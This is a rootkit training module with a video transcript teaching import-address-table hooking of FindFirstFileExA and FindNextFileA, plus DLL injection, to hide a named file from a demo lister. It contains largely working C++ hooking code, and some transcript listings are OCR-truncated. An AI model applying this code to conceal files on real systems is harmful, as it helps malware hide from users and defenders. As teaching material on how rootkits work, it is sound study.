Module 3.2

Hiding files and directories

Hiding files and directories

This sub-chapter focuses on hiding files. We'll be writing a simple application on which we'll try out our rootkit. The functions we'll `hook` are `FindFirstFileExA` and `FindNextFileA`. Additionally, we would need to `hook` `FindFirstFileExW` and `FindNextFileW` to hide files in `Windows Explorer`. The code difference in the programs would be slight. Converting names from `Unicode` to `ANSI`, as we did previously, is just as essential before comparison.

Here's the source code of our file lister:

```
#include <Windows.h>
#include <stdio.h>


int main(int argc, CHAR* argv[])
{
            WIN32_FIND_DATA* FindFileData;
            HANDLE hFind;

  while(1)
  {
              FindFileData=new WIN32_FIND_DATA;
              memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
              system("cls");

hFind=FindFirstFileEx("C:\\*",FindExInfoStandard,FindFileData,FindExSearchNameMatch,NUL
L,0);
             if(hFind!=NULL)
  {
            printf("%s\n",FindFileData->cFileName);
            memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
            while(FindNextFile(hFind,FindFileData))
            {
                        printf("%s\n",FindFileData->cFileName);
```

```
                memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
        }

  }
         delete FindFileData;
         Sleep(1000);
  }
        return 0;
}
```

The code consists of only an endless listing loop. Files are listed in `C:\\` every second. The program uses the `FindFirstFileExA` and `FindNextFileA` functions. We'll start with writing the code of a function whose address we'll use to replace the original address in the `IAT`.

```
string f_hide;          //file name
string f_str;           //working string
char f_tmp[260];        //working array

HANDLE (WINAPI *MyFindFirstFileExA)(LPCTSTR lpFileName,FINDEX_INFO_LEVELS
fInfoLevelId,LPVOID lpFindFileData,FINDEX_SEARCH_OPS fSearchOp, LPVOID
lpSearchFilter,DWORD dwAdditionalFlags);
BOOL (WINAPI *MyFindNextFileA)(HANDLE h,LPWIN32_FIND_DATA data);
```

Above is a set of needed global variables. The listing below shows the function's real code.

```
HANDLE WINAPI NewFindFirstFileExA(LPCTSTR lpFileName,FINDEX_INFO_LEVELS
fInfoLevelId,LPVOID lpFindFileData,FINDEX_SEARCH_OPS fSearchOp, LPVOID
lpSearchFilter,DWORD dwAdditionalFlags)
{
        HANDLE
h=MyFindFirstFileExA(lpFileName,fInfoLevelId,lpFindFileData,fSearchOp,lpSearchFilter,dwAdd
itionalFlags);
        //call the original function
        if(h!=0)
        {
                WIN32_FIND_DATA* fd=(WIN32_FIND_DATA*)lpFindFileData;
                strcpy(f_tmp,fd->cFileName);
                f_str=f_tmp;
                if(f_str==f_hide)
                {
```

```
if(!MyFindNextFileA(h,fd))
                        {
                                return 0;
                        }
                }
        }
        return h;
}

BOOL NewFindNextFileA(HANDLE h,WIN32_FIND_DATA* lpFindFileData)
{
        bool ret=MyFindNextFileA(h,lpFindFileData);
        //call the original fuction
        if(ret)
        {
        strcpy(f_tmp,lpFindFileData->cFileName);
        f_str=f_tmp;
        if(f_str==f_hide)
                {
                        if(!NewFindNextFileA(h,lpFindFileData))
                        {
                                ret=false;
                        }
           }
        }
        return ret;
}
```

It's plain to see `IAT hooking` is much less elaborate in terms of code. We don't need to pay as much attention to the stack, and instead it's simply enough to make the function a `stdcall`. Hiding itself is again simple. To hide a returned filename, we call `FindNextFileA`, pointing to the next file. If there is no next file, the function returns `false`. Finding an appropriate `IAT` address could pose more of a problem.

First, we'll demonstrate how to find an `IAT` address. There are headers at the start of a `PE` file (`.exe`, `.dll`, `.sys`), To see the headers, use for example `PEview`. The beginning of a header includes the `IMAGE_DOS_HEADER` structure. The field that holds interest for us is `e_lfanew`, which includes the `offset` of the next header, `IMAGE_NT_HEADER`. It's split into two parts, `IMAGE_FILE_HEADER` and `IMAGE_OPTIONAL_HEADER`. We need `IMAGE_OPTIONAL_HEADER` to find the `IAT` address. It contains the

`DataDirectories` table. The field relevant to us has the index `1`, with index `0` counted as the first. The field includes the structure that contains the `RVA` address and the `IAT` size.

Now, the format of the `IAT` table. There's a string of structures under the address we've retrieved from the header. Each has 5 fields that are `4-byte` integers. The last element contains zeroes only, which signals the end of the list. This structure is called `IMAGE_IMPORT_DESCRIPTOR` and you can see its layout below:

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
  union {
    DWORD   Characteristics;                 // 0 for terminating null import descriptor
    DWORD   OriginalFirstThunk;
// RVA to original unbound IAT (PIMAGE_THUNK_DATA)
  } DUMMYUNIONNAME;
  DWORD   TimeDateStamp;                   // 0 if not bound,
                           // -1 if bound, and real date\time stamp
                           //    in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
                           // O.W. date/time stamp of DLL bound to (Old BIND)

  DWORD   ForwarderChain;                  // -1 if no forwarders
  DWORD   Name;
  DWORD   FirstThunk;              // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

Since it's beyond our scope of interest to search for functions by their `ordinals` (function numbers), the only relevant field in the first union is `OriginalFirstThunk`. The field includes the `RVA` address of a function name table. The `Name` field contains the `RVA` of a `dll` name we're getting the function from. The `FirstThunk` field contains the `RVA` of the function pointer table. This is the data to change. The rest of the fields are not relevant.

Here's the plan to follow:

1. look for the `IAT` in a process's memory space,
2. look for `IMAGE_IMPORT_DESCRIPTOR` for the `dll`,
3. look for the function to `hook` in the names table,

4. change the address.

```
void IAT(HINSTANCE hInstance,string lib_name,string f_name,FARPROC func)
	//hInstance – address of our program
	//lib_name – library name
	//f_name – function name
	//func – modified function address

{

PIMAGE_DOS_HEADER pdosheader = (PIMAGE_DOS_HEADER)hInstance;//DOS header
PIMAGE_NT_HEADERS pntheaders = (PIMAGE_NT_HEADERS)((DWORD)hInstance +
pdosheader->e_lfanew);//NT_HEADER
PIMAGE_IMPORT_DESCRIPTOR pimportdescriptor =
(PIMAGE_IMPORT_DESCRIPTOR)((DWORD)hInstance + pntheaders-
>OptionalHeader.DataDirectory[1].VirtualAddress);//IAT
PIMAGE_THUNK_DATA pthunkdatain, pthunkdataout;
PIMAGE_IMPORT_BY_NAME pimportbyname;
PCHAR ptr;

	int i=0;
	while ( pimportdescriptor->TimeDateStamp != 0 ||pimportdescriptor->Name != 0)
	{
		ptr = (PCHAR)((DWORD)hInstance
		+ (DWORD)pimportdescriptor->Name);//library name
		i=0;
		pthunkdataout = (PIMAGE_THUNK_DATA)((DWORD)hInstance
		+ (DWORD)pimportdescriptor->FirstThunk);
		//function addresses
		if (pimportdescriptor->Characteristics == 0)
		{
			pthunkdatain = pthunkdataout;
		}
		else
		{
			pthunkdatain = (PIMAGE_THUNK_DATA)((DWORD)hInstance
			+(DWORD)pimportdescriptor->Characteristics);
		}

		while ( pthunkdatain->u1.AddressOfData != NULL)
		{
			if ((DWORD)pthunkdatain->u1.Ordinal & IMAGE_ORDINAL_FLAG)
			{
				//search by ordinal ... skipping
			}
			else
```

```
                        {
                                pimportbyname =
(PIMAGE_IMPORT_BY_NAME)((DWORD)pthunkdatain->u1.AddressOfData
+ (DWORD)hInstance);

if(f_name==(char*)pimportbyname->Name &&
GetModuleHandle(lib_name.c_str())==GetModuleHandle(ptr))
                                {
                                DWORD old;
                                char* buf=(char*)hInstance;
                                VirtualProtect((char*)(buf+pimportdescriptor
                                ->FirstThunk+(i*4)),4,PAGE_EXECUTE_READWRITE,
                                &old);          //set writing permissions
                                memcpy((char*)(buf+pimportdescriptor
                                ->FirstThunk+(i*4)),&func,4);       //swap the IAT
                                }
                        }
                        i++;
                        pthunkdatain++;
                        pthunkdataout++;
                }
                pimportdescriptor++;
        }
}
```

We'll `hook` the function presented in the listing above. Let's pass header address to this function (`GetModuleHandle(0)`). The function to call in `main` is:

```
void HideFile(char* name)
{
MyFindFirstFileExA=(HANDLE (__stdcall *)(LPCTSTR,FINDEX_INFO_LEVELS,LPVOID,
                        FINDEX_SEARCH_OPS,LPVOID,DWORD))
GetProcAddress(GetModuleHandle("kernel32.dll"),"FindFirstFileExA");

MyFindNextFileA=
(BOOL (__stdcall *)(HANDLE,LPWIN32_FIND_DATA))
GetProcAddress(GetModuleHandle("kernel32.dll"),"FindNextFileA");

f_hide=name;

IAT(GetModuleHandle(0),"kernel32.dll","FindFirstFileExA",(FARPROC)NewFindFirstFileExA);
IAT(GetModuleHandle(0),"kernel32.dll","FindNextFileA",(FARPROC)NewFindNextFileA);
}
```


The function first retrieves the addresses of the original functions. Next, it sets a global variable to store the filename to be hidden. The last step is setting up `hooks`.

Practice: video module transcript


Welcome to the second part of the third module of our training. In the previous part we dealt with hiding a process, now our goal will be to hide a file. We've already overwritten the library function code. This time, we'll overwrite only the address in the IAT table of the given process. We'll hook two functions. The first function is FindFirstFileExA, and the second one FindNextFileA, so we'll be dealing with functions which show the first file in the directory and all the other files respectively.

In order to display the files, the program has to call the FindNextFile function in sequence, the call of which returns information about the subsequent file. In order to hide a file, in our function we'll call the original function FindNextFile. If the function returns information about the file we want to hide, we'll call the original function again, so that the information about the previous file is returned. This way, the file we want to hide is omitted. Now let's go to the demonstration of the program operation, we'll discuss the technical details later. First, we switch on our program from the command line. As a parameter, we provide the path to the directory we want to show. It's a Modules directory, which includes 3 subfolders - 1, 2 and 3.

We press enter and get the file list displayed.



Let's hide the directory 3. We switch on our injector from the previous module and set the process to list_file. We choose our dll library and inject the code.



We can see that the folder named 3 was removed from the list, which means that the program was executed correctly. Now let's return to the source code. First of all, let's have a look at the code of the list_file program.

list_file.cpp

(Global Scope) — main(int argc, CHAR * argv[])

```
#include <Windows.h>
#include <stdio.h>


int main(int argc, CHAR* argv[])
{
     WIN32_FIND_DATA* FindFileData;
     HANDLE hFind;

   while(1)
   {
       FindFileData=new WIN32_FIND_DATA;
       memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
       system("cls");
     hFind=FindFirstFileEx(argv[1],FindExInfoStandard,FindFileData,FindExSearchNameMatch,NULL,0);
     if(hFind!=NULL)
   {
    printf("%s\n",FindFileData->cFileName);
    memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
    while(FindNextFile(hFind,FindFileData))
```

As we can see, it's a short code fragment which includes a single, endless loop. We can see a structure which will receive the information about the subsequent files, as well as the handle returned by the FindFirstFileExA function. First, we allocate the structure, then we zero it out and clear the console screen. The FindFirstFileEx function takes the path to the directory, the contents of which we want to get as the first parameter. We pass it from the command line and it's the first call parameter. Further, we have a parameter which tells us which piece of information regarding the files we want to get. In our case, it will be standard information. Next comes the data buffer and the flag, which informs us about the format of the exit string. If the function returned the correct value, that is different from NULL, we'll print the subsequent files on the screen using the printf function. After it's displayed on the screen, we zero out the buffer and call the FindNextFile function in a loop.

```
{
 printf("%s\n",FindFileData->cFileName);
 memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
 while(FindNextFile(hFind,FindFileData))
 {
     printf("%s\n",FindFileData->cFileName);
     memset(FindFileData,0,sizeof(WIN32_FIND_DATA));
 }

}
  delete FindFileData;
  Sleep(1000);
}
```

We pass the handle we got earlier, as well as the data buffer to the function. In the loop we display and zero out the buffer once again. Having exited it, we free the memory and wait for 1000 ms, that is one second, after which we display everything from the start. Now let's check the code of our dll file. It's the code from the earlier part of this module, but modified so that it uses more hooks. It has an additional functionality which hides files, but its general design should already be known to us.

```
string f_hide;
string f_str;
char f_tmp[260];

HANDLE (WINAPI *MyFindFirstFileExA)(LPCTSTR lpFileName,FINDEX_INFO_LEVELS fInfoLevelId,LPVOID lpFindFileData,
LPVOID lpSearchFilter,DWORD dwAdditionalFlags);
BOOL (WINAPI *MyFindNextFileA)(HANDLE h,LPWIN32_FIND_DATA data);
```

F_hide is a global variable where we'll store the name of the file to be hidden. F_str is a working string, while f_tmp is a working buffer. We also need two pointers to functions using which we'll get the original data.

```
HANDLE WINAPI NewFindFirstFileExA(LPCTSTR lpFileName,FINDEX_INFO_LEVELS fInfoLevelId,LPVOID lpFindFileData,
lpSearchFilter,DWORD dwAdditionalFlags)
{
    HANDLE h=MyFindFirstFileExA(lpFileName,fInfoLevelId,lpFindFileData,fSearchOp,lpSearchFilter,dwAdditiona
    if(h!=0)
    {
        WIN32_FIND_DATA* fd=(WIN32_FIND_DATA*)lpFindFileData;
```

NewFindFirstFileExA is our function which will return a modified file list. It takes the same parameters as the FindFirstFileExA function. First, we call the original function and copy the file name to the working buffer. Next, we assign this buffer to our working character string and compare them. If the strings are the same, which means that we've found the file to be hidden, we call the MyFindNextFileA function, that is the original FindNextFileA function which will overwrite the fd buffer, thanks to which we'll hide the indicated file. If the function doesn't return any values, it means that there are no more files and we return 0.


```
BOOL NewFindNextFileA(HANDLE h,WIN32_FIND_DATA* lpFindFileData)
{
    bool ret=MyFindNextFileA(h,lpFindFileData);
    if(ret)
    {
    strcpy(f_tmp,lpFindFileData->cFileName);
    f_str=f_tmp;
    if(f_str==f_hide)
        {
            if(!NewFindNextFileA(h,lpFindFileData))
            {
                ret=false;
            }
        }

    }
    return ret;
```

If the function returned a value, we return the handle we got earlier. We also have the NewFindNextFileA function, that is our version of the FindNextFileA function. It takes the same parameters as the original FindFirstFileExA


function. We proceed the same as before. We call the original function, assign the strings and compare them. If the file has to be hidden, we call the NewFindNextFileA function.

```
void IAT(HINSTANCE hInstance,string lib_name,string f_name,FARPROC func)

{

    PIMAGE_DOS_HEADER pdosheader = (PIMAGE_DOS_HEADER)hInstance;//DOS header
    PIMAGE_NT_HEADERS pntheaders = (PIMAGE_NT_HEADERS)((DWORD)hInstance + pdosheader->e_lfanew);//NT_HEADER
    PIMAGE_IMPORT_DESCRIPTOR pimportdescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((DWORD)hInstance + pntheaders->
[1].VirtualAddress);//IAT
    PIMAGE_THUNK_DATA pthunkdatain, pthunkdataout;
    PIMAGE_IMPORT_BY_NAME pimportbyname;

    PCHAR ptr;


    int i=0;
    while ( pimportdescriptor->TimeDateStamp != 0 ||pimportdescriptor->Name != 0)
    {
        ptr = (PCHAR)((DWORD)hInstance+ (DWORD)pimportdescriptor->Name);//library name
        i=0;
```

We also have to substitute the function address in the IAT table. In order to substitute the address, we'll use a function named IAT. It takes the following parameters: the module ImageBase, the name of the library where the function is located, the name of the function as well as the address of the function which will replace the original address. First, we have to find the address of the IAT table. In order to illustrate how this happens, let's open our program using the PEview application. First, the hInstance variable (ImageBase of the module) is assigned to the pdosheader variable. It's a pointer to the DOS_HEADER structure. In the next step, we have to find the NT_HEADER structure. As we've seen in the first module, for that purpose we need the Offset to New EXE Header field, which is named e_lfanew. To hInstance we add the e_lfanew value, in this case E0, and we get the NT_HEADER address.



Once we already have NT_HEADER, we have to go to OPTIONAL_HEADER, and there to DATA_DIRECTORY array in which, under index 1, we have the RVA address of the IAT table. It indicates the C694 address. We've obtained the import table address. This address indicates the Import Directory Table structure. As we can see, inside we have only one library from which we import functions. It's the kernel32.dll library. We also have the structure with the function addresses and we'll be substituting the address from this table. We can also see the array with the function names. As we can see, Import Address Table has address A000, while Import Name Table is located under the address C6BC.



We can see that two of our functions are in the imports: FindFirstFileExA and FindNextFileA. These are the two functions the addresses of which we'll change. First, we browse all the libraries in the loop. We browse them for as long as TimeDataStamp and Name are different than zero. As we can see, the last element has all fields equal to 0, which practically means for us the end of the list. If there are other elements, we can see that Name is different from 0. We assign the address of the Name variable to the ptr variable. As it's an address of RVA type, we have to add to it the base address, that is hInstance. We'll use this variable later to check whether if it's precisely the library we mean. Next, we assign the address of Import Address Table to the pthunkdataout variable.

If the Characteristic field equals zero, pthunkdatain equals pthunkdataout. However, if that's not the case, pthunkdatain equals the address in the Characteristic field. We execute the loop as long as the value of the

AddressOfData field is other than zero, because the last element of the list is always equal to zero. The first if instruction here is only for compatibility purposes. We would use it if we searched the array not by the name, but by the number of the function called ordinal. Only the part located in the else block concerns us.

```
pthunkdataout = (PIMAGE_THUNK_DATA)((DWORD)hInstance + (DWORD)pimportdescriptor->FirstThunk);
if (pimportdescriptor->Characteristics == 0)
{
    pthunkdatain = pthunkdataout;
}
else
{
    pthunkdatain = (PIMAGE_THUNK_DATA)((DWORD)hInstance + (DWORD)pimportdescriptor->Characteristics);
}

while ( pthunkdatain->u1.AddressOfData != NULL)
{
    if ((DWORD)pthunkdatain->u1.Ordinal & IMAGE_ORDINAL_FLAG)
    {
        //search by ordinal (Not used here)
    }
    else
    {
        pimportbyname = (PIMAGE_IMPORT_BY_NAME)((DWORD)pthunkdatain->u1.AddressOfData + (DWORD)hInstance);
        if(f_name==(char*)pimportbyname->Name && GetModuleHandle(lib_name.c_str())==GetModuleHandle(ptr))
```

We assign the field AddressOfData + hInstance to pimportbyname, because AddressOfData is an RVA address. The function name is present in the Name field of the pimportbyname structure. Here, we compare the name of the function we've just found with the name passed in the parameter. We also compare the module address with the address of the module which we passed in the function call parameter.

```
else
{
    pimportbyname = (PIMAGE_IMPORT_BY_NAME)((DWORD)pthunkdatain->u1.AddressOfData + (DWORD)hInstance);
    if(f_name==(char*)pimportbyname->Name && GetModuleHandle(lib_name.c_str())==GetModuleHandle(ptr))
    {
    DWORD old;
    char* buf=(char*)hInstance;
    VirtualProtect((char*)(buf+pimportdescriptor->FirstThunk+(i*4)),4,PAGE_EXECUTE_READWRITE,&old);
    memcpy((char*)(buf+pimportdescriptor->FirstThunk+(i*4)),&func,4);//hook
    }

}
```

If both conditions are fulfilled, we grant ourselves the access rights to write in the IAT table. They are simply subsequent integer values. That's why to the pimportdescriptor -> first_thunk address we add i*4, that is the number of the function multiplied by the int variable size, and we know that in our case int


has the size of 4 bytes. Thus, we have to grant ourselves access rights to these 4 bytes. We grant the access right to execute, read and write, but we're mainly interested in the possibility of writing.

In the next step, we copy the address of the function we passed in the call parameter to the address for which we've just granted access rights for writing. Below there are only the structure incrementations. The HideFile function is responsible for hiding files. It takes the name of the file to be hidden as a parameter. The function gets addresses of the original functions from the library, assigns a parameter to the f_hide global variable, which we compare the file name with, and hooks the IAT.


```
IAT(GetModuleHandle(0),"kernel32.dll","FindFirstFileExA",(FARPROC)NewFindFirstFileExA);
IAT(GetModuleHandle(0),"kernel32.dll","FindNextFileA",(FARPROC)NewFindNextFileA);
```

We provide the base address of the module obtained by GetModuleHandle. We also provide the library, name of the function and the address of the function we'll use to replace the original. In the main function, we add a call of the HideFile function with the parameter 3 in order to hide the file or folder named 3. Now let's check what it looks like in the debugger.


We've opened the list_file program in the debugger. We just need to provide the right call parameter for the program. In the Arguments field we paste the path to the directory; at the end we add an asterisk, so that the program shows us all the files. We click Open. At the beginning, as always, we see the compiler prologue. We quickly jump to the main function. We press F4 and F7 to step inside. Let's check which addresses are present in these function calls. We'll move using F8, so that we don't step inside the function. We'll step into the FindFirstFileExA function instead. We press F7. As we can see, we're currently in the kernel32 module.



Here, we have the function call from the kernelbase module. As we may see, the address of this function points to the kernel32 address. We enter the FindNextFileA function. Once again, we're in the kernel32 library. We press F4 to jump to this jmp instruction, and insert a hook. We minimize Olly and get all the files displayed. Now we replace the function addresses. We search for list_file and choose our library. We click Inject to inject it into our application.



We can see that the LoadLibrary function wasn't executed yet because we cannot see the address under which the library was loaded. We press F4 so that the program performs one loop cycle. During that time, the program loaded the library. Let's check what happens. We press F7. Let's check which address is indicated by the FindFirstFileExA function. We press F7 one more time.



As we can see, we're in the hidder_d module, that is the hidder_dll. This means that it's our function, where we call the original function from kernel32. It seems that everything works the way we've implemented it. At the bottom we can even see the code of our program in C++. Let's check how it's executed. We can see that a value is returned to the EAX register. Here, we compare character strings and exit. Now we step into FindNextFileA. Again, we see that's the code of our function, not the original function from the kernel32 library. We notice that even the name appeared, which will be displayed from now on.

In this part we've learnt how to hook functions in IAT. It's a very simple method of substituting functions in the program. Using this technique, we can easily overwrite functions to change the program operation without the need to use an assembler. Thanks to this, we've managed to hide a chosen file or directory from an unaware user. Thank you and see you in the next part of this module.